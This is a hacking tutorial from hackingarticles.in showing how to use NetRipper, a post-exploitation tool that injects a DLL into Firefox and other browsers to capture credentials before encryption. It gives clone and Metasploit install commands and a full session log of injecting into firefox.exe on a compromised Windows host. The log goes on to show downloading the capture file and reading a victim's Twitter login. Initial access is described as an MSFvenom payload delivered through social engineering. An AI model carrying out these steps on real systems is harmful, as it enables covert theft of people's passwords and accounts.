Dumping Clear-Text Passwords from Browsers using NetRipper

hackingarticles.in/dumping-clear-text-passwords-from-browsers-using-netripper

Raj

May 27, 2017


NetRipper is a post-exploitation tool and performs API based traffic sniffing to capture plain text passwords before it is passed to encryption. It supports PuTTY, WinSCP, Lync, Outlook, Google Chrome, Mozilla Firefox, and more. This tool is written by PowerShell, C, and C++. It was developed by **Ionut Popescu**.

Table of Content

- **Working**
- **Installation**
- **Injecting the Process**
- **Collecting the Credentials**
- **Reading the Credentials**

Working

The working of NetRipper is quite simple if you take a look at the flowchart below. We have a DLL file that comes with the NetRipper, when we target a particular process running on the Target System, the DLL file injects itself into the process. Then it hooks itself to the API that is being communicated to that particular process.


Reflective DLL Injection
• The DLL is injected into target process
API Hooking
• Specific fuctions are intercepted
Data Extraction
•Unencrypted data is saved locally


In the case of Web Browser, suppose the victim is browsing a particular Web Service. He/she enters their credentials in a form created on the Web Page. The data on this form is supposed to be encrypted and carried to the Host Server with the help of a Web Service or API. The

NetRipper hooks to that particular API and reads the credentials that are was carrying and then stores the data back into the Victim's system.

Installation

The Installation of the NetRipper is very simple. If you want to build the binary from scratch then check the release notes for info. Now to being, I cloned the entire git to my attacker machine.


```
git clone http://github.com/NytroRST/NetRipper.git
```



```
root@kali:~# git clone https://github.com/NytroRST/NetRipper.git
Cloning into 'NetRipper' ...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 699 (delta 8), reused 14 (delta 6), pack-reused 677
Receiving objects: 100% (699/699), 21.93 MiB | 1007.00 KiB/s, done.
Resolving deltas: 100% (430/430), done.
```


After cloning we traverse inside the directory using the cd command. Now we need to run a series of commands so that we can access the NetRipper from the Metasploit Framework. These are the basic copy commands that copy the NetRipper Ruby files inside the default Metasploit Directory. We also transfer the hooking agents used by the NetRipper. These commands are also available on the official GitHub page of NetRipper.

```
mkdir /usr/share/metasploit-framework/modules/post/windows/gather/netripper
cp Metasploit/netripper.rb /usr/share/metasploit-
framework/modules/post/windows/gather/netripper/netripper.rb
cp x86/DLL.x86.dll /usr/share/metasploit-
framework/modules/post/windows/gather/netripper/DLL.x86.dll
cp x64/DLL.x64.dll /usr/share/metasploit-
framework/modules/post/windows/gather/netripper/DLL.x64.dll
```



```
root@kali:~# cd NetRipper/
root@kali:~/NetRipper# mkdir /usr/share/metasploit-framework/modules/post/windows/gather/netripper
root@kali:~/NetRipper# cp Metasploit/netripper.rb /usr/share/metasploit-framework/modules/post/windows/gather/netripper/netripper.rb
root@kali:~/NetRipper# cp x86/DLL.x86.dll /usr/share/metasploit-framework/modules/post/windows/gather/netripper/DLL.x86.dll
root@kali:~/NetRipper# cp x64/DLL.x64.dll /usr/share/metasploit-framework/modules/post/windows/gather/netripper/DLL.x64.dll
```

Since we added modules into the Metasploit Framework, to load those, we need to run reload_all command in the Metasploit shell as shown in the image given below.




```
msf5 > reload_all
[*] Reloading modules from all module paths...
```

Injecting the Process

First, we need a target to perform the attack on. Here in the practical I used a Windows 10 device in the same network. Since the NetRipper is a post-exploitation tool. We need to exploit the machine first. For this we used the MSFvenom to craft an x64 payload executable file for the target machine then we ran a listener in the Metasploit with configurations that were used for the crafting payload. Then we get the user to execute the payload using some tactics such as Social Engineering etc. This gives us a meterpreter session as shown in the image given below.

NOTE: In case, there are issues with the NetRipper first elevate the privileges on the Target Machine to gain the NT System. This is purely optional. NetRipper is supposed to work without it but I faced some difficulties with it, so I used the elevated shell.

After getting the meterpreter session, its time to load the NetRipper Payload with the help of use keywords. We need to provide the process that NetRipper will use to capture the passwords. According to the Official GitHub, NetRipper can extract the password from Chrome, Firefox, and other famous browsers and other utility tools such as PuTTY. First let's take a look at the Firefox.




```
msf5 > sessions

Active sessions
===============

  Id  Name  Type                         Information                             Connectio
  --  ----  ----                         -----------                             ---------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ DESKTOP-RGP209L  192.168.1

msf5 > use post/windows/gather/netripper/netripper
msf5 post(windows/gather/netripper/netripper) > set processnames firefox.exe
processnames ⇒ firefox.exe
msf5 post(windows/gather/netripper/netripper) > set session 1
session ⇒ 1
msf5 post(windows/gather/netripper/netripper) > set plaintest true
plaintest ⇒ true
msf5 post(windows/gather/netripper/netripper) > set verbose true
verbose ⇒ true
msf5 post(windows/gather/netripper/netripper) > run

[*] Trying to inject in firefox.exe - 4048
[+] Successfully injected in firefox.exe - 4048
[*] Trying to inject in firefox.exe - 1256
[+] Successfully injected in firefox.exe - 1256
[*] Trying to inject in firefox.exe - 6032
[+] Successfully injected in firefox.exe - 6032
[*] Trying to inject in firefox.exe - 3208
[+] Successfully injected in firefox.exe - 3208
[*] Trying to inject in firefox.exe - 3848
[+] Successfully injected in firefox.exe - 3848
[*] Trying to inject in firefox.exe - 3876
[+] Successfully injected in firefox.exe - 3876
[*] Trying to inject in firefox.exe - 6360
[+] Successfully injected in firefox.exe - 6360
[*] Post module execution completed
```

After running the payload, the clueless victim browses any website and enter his/her credentials unknowingly that NetRipper is on the watch the credentials just before they are encrypted and sent to the Server. In the above screenshots, we see that NetRipper is injecting its process into the Firefox process.

Collecting the Credentials


When the authentications are done the captured credentials are stored in C:\Users\[Username]\AppData\Local\Temp\NetRipper. So, we traverse to this location and see that there are multiple files including the pcap files and text files. We download the StringFinder.txt file to our attacker machine.



```
meterpreter > ls
Listing: C:\Users\raj\AppData\Local\Temp\NetRipper
=================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  174845  fil   2020-05-04 14:40:55 -0400  1396_firefox.exe_PR_ReadWrite.pcap
100666/rw-rw-rw-  6835    fil   2020-05-04 14:40:55 -0400  1396_firefox.exe_StringFinder.txt
100666/rw-rw-rw-  102358  fil   2020-05-04 14:40:55 -0400  1396_firefox.exe_recvsend.pcap
100666/rw-rw-rw-  798     fil   2020-05-04 14:36:33 -0400  7144_firefox.exe_PR_ReadWrite.pcap
100666/rw-rw-rw-  683     fil   2020-05-04 14:36:33 -0400  7144_firefox.exe_recvsend.pcap
100666/rw-rw-rw-  26      fil   2020-05-04 14:40:42 -0400  NetRipperLog.txt

meterpreter > download 1396_firefox.exe_StringFinder.txt .
[*] Downloading: 1396_firefox.exe_StringFinder.txt → ./1396_firefox.exe_StringFinder.txt
[*] Downloaded 6.67 KiB of 6.67 KiB (100.0%): 1396_firefox.exe_StringFinder.txt → ./1396_firefox.exe_StringFinder.txt
[*] download   : 1396_firefox.exe_StringFinder.txt → ./1396_firefox.exe_StringFinder.txt
meterpreter >
```


Reading the Credentials

Now that we have downloaded the Kali Linux, we can use the cat command. Here we can see that the victim browsed Twitter using Firefox with the credentials "yashika123" and "123456789".



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0


R%{d\#YC42n, pass, config

91k6 pass, config

mQV6 pass, config

@%Busername_or_email%5D=yashika123&session%5Bpassword%5D=123456789n%5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0


Referer: https://twitter.com/login/error?username_or_email=yashika123&redirect_after_login=%2F


event=pageview&metadata=%7B%22url%22%3A%22https%3A%2F%2Ftwitter.com%2Flogin%2Ferror%3Fusername_or_email%3Dy
US%22%2C%22screen_width%22%3A1920%2C%22screen_height%22%3A1080%2C%22window_device_pixel_ratio%22%3A1%2C%22o
sdk&branch_key=key_live_knJAF6W45vSHVJiP0wn8figpqFePX59K&session_id=785926316704917656&identity_id=78592631
```

This is the demonstration of NetRipper on Mozilla Firefox. I used the latest version that was available at the time.


About Mozilla Firefox

Firefox Browser

76.0.1 (64-bit) What's new

Firefox is up to date

Firefox is designed by Mozilla, a global community working together to keep the Web open, public and accessible to all.

Want to help? Make a donation or get involved!

Licensing Information End-User Rights Privacy Policy

Firefox and the Firefox logos are trademarks of the Mozilla Foundation.

NetRipper supports a lot of other browsers and utility tools such as Google Chrome, Brave, Opera, PuTTY, etc, the process for all them is pretty the same as this one. All we need to do is change the process name and we are good to go.

NOTE: This is not a 100% guaranteed method as sometimes other factors play a significant role to prevent the NetRipper from capturing the passwords. I tried multiple times with multiple websites and credentials. There were times when I was not able to gather the credentials. So, this is not full-proof but It is a useful tool none the less.